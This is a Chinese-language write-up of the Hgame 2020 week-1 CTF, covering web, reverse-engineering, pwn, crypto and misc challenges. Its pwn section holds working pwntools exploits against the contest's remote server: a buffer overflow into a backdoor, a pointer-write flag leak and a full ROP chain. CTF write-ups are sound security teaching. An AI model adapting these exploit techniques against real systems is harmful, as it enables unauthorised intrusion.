Hgame week1 writeup

Web

Cosmos 的博客

给了两个关键词: **版本管理工具,Github**

没搜出来什么,随后问 e99, 说搜 ctf 中 git

于是了解了是 git 泄露

用 githack 下载下来但是和直接上网页能看到的东西一样

e99 给了个 hint: git 远程仓库

用 git remote -v 查看历史版本然后下载

其中有一个版本多了个 flag.txt.

接 头 霸 王

根据”臭鼬”的特点(无迫害)

那就是修改请求头

页面提示: You need to come from https://vidar.club/

那就是 Referer:https://vidar.club/

接着还有一连串类似的提示让你修改请求头的某个部分

最后条件要在 2077 年之后访问卡了我一下, 差不多把能和时间有关的都试了一下, 应该是 If-Unmodified-Since 属性

Code World

进去 403, f12 发现注释，看一下 url,发现是被跳转到这个页面的

然后直接 post 原来的网站，发现提示:

目前它只支持通过 url 提交参数来计算两个数的相加，参数为 a

现在,需要让结果为 10

结合题目描述: **参数 a 的提交格式为：两数相加(a=b+c)**

那就是通过 url 提交参数了，有个坑就是直接输入的话 url 解码之后就没有“+”号了，所以先通过 url 编码把”+”号变成”%2b”保护起来. 然后把 ?a=5%2b5 添加到地址后面 post，就得到了 flag.

尼泰玫

一个小游戏，达到 3w 分拿 flag.

上 ce，秒了

拿到的 flag 提示要看 js 做，等有空了再看……

Re

Maze

拖进 ida, f5

幼稚园学长给了一堆 maze 题目的资料, maze 题就是在你用 wasd


控制在内存中的小人，达到终点，你的输入就是 flag

我找了好久才发现迷宫就是

```
if ( v5 < (char *)&unk_602080 || v5 > (char *)&unk_60247C || *(_DWORD *)v5 & 1 )
```

前面两个条件是最大范围,后面是判断你有没有碰到壁

根据移动左右移动+-4 字节，上下移动+-64 字节推算出一行 16 个字节



我自己掉了个坑就是(_DWORD)类型是反着读取的……

然后 00 是可以走的地方， 01 是墙壁

最后你的 wasd 输入加上 hgame{}就是 flag

Bitwise_operation2

拖进 ida, f5

第一个字母 h g a m e { v24 v25 }

前面的大概是这个意思，最后能拼出 flag

那我们就是要求 v24 和 v25

然后 v14 和 v16 就是 v24 和 v25 的二进制形式

走一遍编码流程

v14 开始为 ABCDEFGH

v16(逆)开始为 23456789

结束时

v14 为 D2F4H6B8

v16(逆)为 E3G5A7C9

然后又异或了几下得到一些告诉我们的意义不明的数字(v6+i)

	76	60	-42	54	80	-120	32	-52
(v6+i)	01001100	00111100	11010110	00110110	01010000	10001000	00100000	11001100
v14(得)	01100101	00110100	01110011	01111001	01011111	01010010	01100101	01011111
v14(原)	00101001	00001000	10100101	01001111	00001111	11011010	01000101	10010011
v16(得)	01000101	01100001	01110011	01111001	01101100	01101001	01100110	00110011
v16(原)	01101100	01101001	11010110	00110110	01100011	10110011	00100011	10100000
v16(逆)	10100000	00100011	10110011	01100011	00110110	11010110	01101001	01101100

上面是我手算的异或之前的 v14 和 v16

比较搞的是 v16 在编码时是倒着和 v14 编的

所以逆回去的时候要反编码以前逆一次,出来再逆一次

下面手算已经不太可能了……

应为不太懂 python 里字符串，二进制啥的具体操作，就用了 c 语言

```c
#include <stdio.h>
int main(){
    int i = 0;char ch;
    int words1[128], words2[128];
    int part1,part2;
    while (i < 64){
        ch = getchar();
        if (ch == ' ')
        {
            continue;
        }
        else
        {
            ungetc(ch, stdin);
        }
        scanf("%1d", &words1[i]);
        i++;
    }
    i = 0;
    while (i < 64){
        ch = getchar();
        if (ch == ' ')
        {
            continue;
        }
        else
        {
            ungetc(ch, stdin);
        }
        scanf("%1d", &words2[i]);
        i++;
    }
    for (i = 0; i < 8; i++)
    {
        printf("%d%d%d%d%d%d%d%d ", words2[8 * i + 4], words1[8 * i + 6], words2[8 * i + 6], words1[8 * i],
               words2[8 * i], words1[8 * i + 2], words2[8 * i + 2], words1[8 * i + 4]);
    }
    for (i = 0; i < 8; i++)
    {
        printf("%d%d%d%d%d%d%d%d ", words1[8 * i + 1], words2[8 * i + 1], words1[8 * i + 3], words2[8 * i + 3],
               words1[8 * i + 5], words2[8 * i + 5], words1[8 * i + 7], words2[8 * i + 7]);
    }
    return 0;
```

然后就得到了 v14 v16 初始的值(v16 要再逆一下)，转化成 16 进制，就是 flag.

Advance

拖进 ida, f5

要求是这两个相等就行

```
v6, "0g371wvVy9qPztz7xQ+PxNuKxQv74B/5n/zwuPfX"
```

V6 原来的值就是 flag

加密函数概况如下:

```
#TABLE1.find(flag[4 * i]       //v1前6位
#TABLE1.find(flag[4 * i + 1]) // v1后两位 v2前4位
#TABLE1.find(flag[4 * i + 2])//v2后四位  v3前两位
#TABLE1.find(flag[4 * i + 3]) // v3后六位
```

分析一下，有点像 base64 编码内味了

脚本如下:

```
TABLE1 = 'abcdefghijklmnopqrstuvwxyz0123456789+/ABCDEFGHIJKLMNOPQRSTUVWXYZ'

flag = '0g371wvVy9qPztz7xQ+PxNuKxQv74B/5n/zwuPfX'
tflag = ' '

for i in range(0, 10):
    tflag += chr(((TABLE1.find(flag[4 * i]) & 0x3f) << 2) | (TABLE1.find(flag[4 * i + 1]) & 0x30)>>4)
    tflag += chr(((TABLE1.find(flag[4 * i + 1])&0xf) << 4)| TABLE1.find(flag[4 * i + 2]) >> 2)
    tflag += chr(((TABLE1.find(flag[4 * i + 2]) & 0x3) << 6) | TABLE1.find(flag[4 * i + 3]))
```

拿到 flag.

Pwn

Hard_AAAAA

拖进 ida, f5

报错了，提示让我用 ida 打开???

问了 c 老板才知道是 32 位的，而且我 32 位 ida 没装反编译插件...

打开之后很简单，良心附赠后门，

脚本如下，有个坑是字符串比较条件多比较了几位，所以注意要 \0

```
from pwn import *
r = remote('47.103.214.163',20000)
r.sendline("A"*123+"0O0o"+'\0'+"O0")

#interactive mode
r.interactive()
```

One_shot

拖进 ida, f5

```
read(fd[0], &flag, 0x1EuLL);
puts("Firstly....What's your name?");
__isoc99_scanf((__int64)"%32s", (__int64)&name);
puts("The thing that could change the world might be a Byt
puts("Take tne only one shot!");
__isoc99_scanf((__int64)"%d", (__int64)&v4);
*v4 = 1;
puts("A success?");
printf("Goodbye,%s", &name);
```

代码主要是这样

关键点 1, flag 被读到了内存里，在 name 栈的后面，想办法在最后

printf 的时候把 flag 和 name 一起整出来

关键点 2，第二个 scanf 栈溢出没什么用

关键点 3, *v4=1 把 v4 指针所指的东西变为 1

思路很清晰，就是让 v4 指向 name 后面的 ’ \0’

然后最后的 printf 就会把 flag 一起打印出来.

脚本如下:

```
from pwn import *
r = remote('47.103.214.163',20002)
r.sendline("a"*32)
r.sendline("6295776")

#interactive mode
r.interactive()
```

ROP_level0

题名就说明了和 rop 链有关系

Checksec 一下，栈不可执行，那就肯定是 rop 了

思路就是 rop 链上，调用 open, read, puts 把提示中说的./flag 打开，然后显示出来.

做完之后发现挺简单的，但我第一次用 rop，踩了几个坑

1 开始想的是./flag 在第一次就输进去，等下在栈里找，但是好像很难确定位置… 解决办法是用第二个 read 读取

2 后来把 open 的参数改好之后就想着偷懒，然后让 main 自己去执行… 主要是因为没有把 rax 移到 rdi 等寄存器的 rop 链，所以想着让 main 自己去赋值，去执行. 后来在 c 老板教导下明白了 open 函数返回有一定规律，然后 rop 里运行 main 也尽量不要，因为 main 的一些参数可能已经被破坏了…

脚本如下:

```
from pwn import *
r = remote('47.103.214.163',20003)
#r = process('./ROP')
payload="a"*88

payload+=p64(0x400753)#pop rdi,ret
payload+=p64(0x0)

payload+=p64(0x400751)#pop rsi ; pop r15 ; ret

payload+=p64(0x601060)
payload+=p64(0x0)

payload+=p64(0x400500)#read

payload+=p64(0x400753)#pop rdi,ret
payload+=p64(0x601060)

payload+=p64(0x400751)#pop rsi ; pop r15 ; ret

payload+=p64(0x0)
payload+=p64(0x0)

payload+=p64(0x400520)#open

payload+=p64(0x400753)#pop rdi,ret
payload+=p64(0x4)

payload+=p64(0x400751)#pop rsi ; pop r15 ; ret

payload+=p64(0x601070)
payload+=p64(0x0)

payload+=p64(0x400500)#read

payload+=p64(0x400753)#pop rdi,ret
payload+=p64(0x601070)

payload+=p64(0x4004e0)#puts

#gdb.attach(r)
#pause()

r.send(payload)
sleep(1)
r.send("./flag"+'\0')


#interactive mode
r.interactive()
```

Crypto

InfantRSA

百度 InfantRSA，工具，方法一堆

我用的工具  RSATool2v17.exe

Affine

原理是通过 A, B 构造一定的偏移值

方法是通过 flag 的前几位”hgame”猜 计算 爆破出 A B

脚本:

```python
TABLE1 = 'zxcvbnmasdfghjklqwertyuiop1234567890QWERTYUIOPASDFGHJKLZXCVBNM'

for A in range(1, 62):
    for B in range(1, 100):
        if ((12 * A + B) % 62==46)and((11 * A + B) % 62==33)and((7 * A + B) % 62==43):
            print(A)
            print(B)
            flag1 = "A8I5z{xr1A_J7ha_vG_TpH410}"
            flagt = ""


            for b in flag1:
                i1 = TABLE1.find(b)
                if i1 == -1:
                    flagt += b
                else:
                    for b1 in range(0, 10):
                        bt = (b1 * 62 + i1 - 14) / 13
                        if (bt - int(bt) == 0):
                            flagt += TABLE1[int(bt)]
            print(flagt)
```


Not_One-time

这题挺难的，乍一看的确如题面描述，不可能破解

然后出题人给了一堆看不懂的资料(做出之后才看懂)

问了 Lurkrul 的确是要结合一些爆破

2020/1/19 23:10:13

然后 

看到这句，懂了 key 有取值范围，明文的一位对应 62 种可能的密文，但是可能异或出来的二进制编码远不止 62.

也就是两组异或完之后很难得到两组完全一样的解空间，真正的密文就是多取几组试 62 次得到的解空间再取交集．最后应该会剩下一个在任何明文的解空间里都存在的字符，那就是密文在这位上对应的字符．

```python
import base64
from socket import socket
from telnetlib import Telnet
table = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789"
flag=""
def xor(s1, s2):
    #assert len(s1)==len(s2)
    return bytes(map((lambda x: x[0] ^ x[1]), zip(s1, s2)))
for t in range(1,43):
    keyspace = ["12", "3424", "324"]
    for i in range(1, 99):
        keyspace.append("1")

    sock = socket()
    sock.connect(('47.98.192.231', 25001))
    sm = sock.recv(1024)
    dm = base64.b64decode(sm)
    keyspace[0] = ""
    for j in range(0, 62):
        ch = chr(dm[t] ^ ord(table[j]))
        keyspace[0] += ch
```

```
    for i in range(1, 101):
        sock = socket()
        sock.connect(('47.98.192.231', 25001))
        sm = sock.recv(1024)
        dm=base64.b64decode(sm)
        #print(dm[0])
        #print(sm)
        keyspace[i] = ""
        for j in range(0, 62):
            ch = chr(dm[t] ^ ord(table[j]))
            if (keyspace[i-1].find(ch) != -1):
                keyspace[i] += ch

    flag += keyspace[100]
print(flag)
```

(写脚本期间还学到了 nc 怎么添加进脚本里)

跑出来还是要花点时间的……

Reorder

题目说的挺明白的，他会把每次输进去的东西 重新排列

先试探一下 flag 有几位

然后输入这么多位数的不同字符

他会输出打乱后的字符

最后输出打乱后的 flag

接着按打乱后的字符排回去的顺序把 flag 排回去，不用动脑子

Misc

欢迎参加 HGame!

签到题[真]

给了一串莫名奇妙的字符串，网址是百度，意思是让我们直接百度

只有一个结果，贴吧有个人问类似的问题

先 base64 再按摩斯电码解出，注意摩斯密码解出来是不分大小写的.

壁纸

一个压缩包，解压出来一张 能天使 的图

本能 改后缀名为 zip

图片名提到了某个网站，那末 picture ID 指的就是在这个网站中的 id 了，找到画师有名字比画好找，先找到画师然后找到这张画，然后 url 里就有 id，拿过来解压缩，拿到 hex 编码的 flag，随便找个网站解码，成功.

克苏鲁神话

解开压缩包，得到一个 Bacon.txt 和另一个有密码的压缩包，

Bacon.txt 通过培根密码解出

FLAGHIDDENINDOC


以为是压缩包的密码，不对，卡在这好久

经过 ObjectNotFound 学长的提示，加密压缩包有特点，看到文件列表也有个 Bacon.txt 在加上给的提示”请使用 7zip”，确定是利用压缩包内外文件一样采用明文攻击.

解出压缩包内容一个一样的 Bacon.txt 另一个带密码的 doc 文件，输入上面培根密码解出来的东西，是一片克苏鲁的文章，然后查看一下没有白色文字，那就是隐藏文字， 设置哪里开一下打印显示隐藏文字，然后打印预览，得到 flag.

签到题 ProPlus

解压得一个带密码的 Ok.zip 和一个 password.txt




按照最下面的提示，先 3 位栅栏解码，再 5 位凯撒解码，上面英文句子，下面 zip 密码.

最后英文句子好像是百年孤独开头)

解压了 ok.zip 得到一个 OK.txt，里面全是 Ook 加标点，百度 ook 解码，得到一个头部说明了 base 32 编码的文件，去掉头部之后 base32 解码，得到一个长得像 base64 编码的文件，解码之后就乱码了，然后卡在这好久．求助出题人，明确告诉我就是要 base64 解码，也不好意思多问了，然后在网上冲浪时发现图片可以被编码为 base64 文件，遂给那串 base64 加上头, data…什么的，成功解码出一张二维码图片，扫二维码拿到 flag.

每日推荐

打开压缩包一个 pcapng 文件，用 wireshark 打开，过滤之后看 http，翻来翻去找到了”e99 nb!”的字样，然后重点关注了这个请求周围的东西，找到了有数据包，下载下来，后缀改成 zip，注释提示密码为 6 位数字，遂爆破．得到一个 I Love Mondays.mp3 文件，然后用 audacity 打开，和网易云上搜到的听一下发现一部分有明显的失真，看一下频谱图，果然有 flag.



整挺好，除了 2 道 misc 之外其他基本上全都是从 0 开始摸索，但是不摆脱自己的舒适区怎么能学到新东西呢．卡的越久，学到的东西就越多…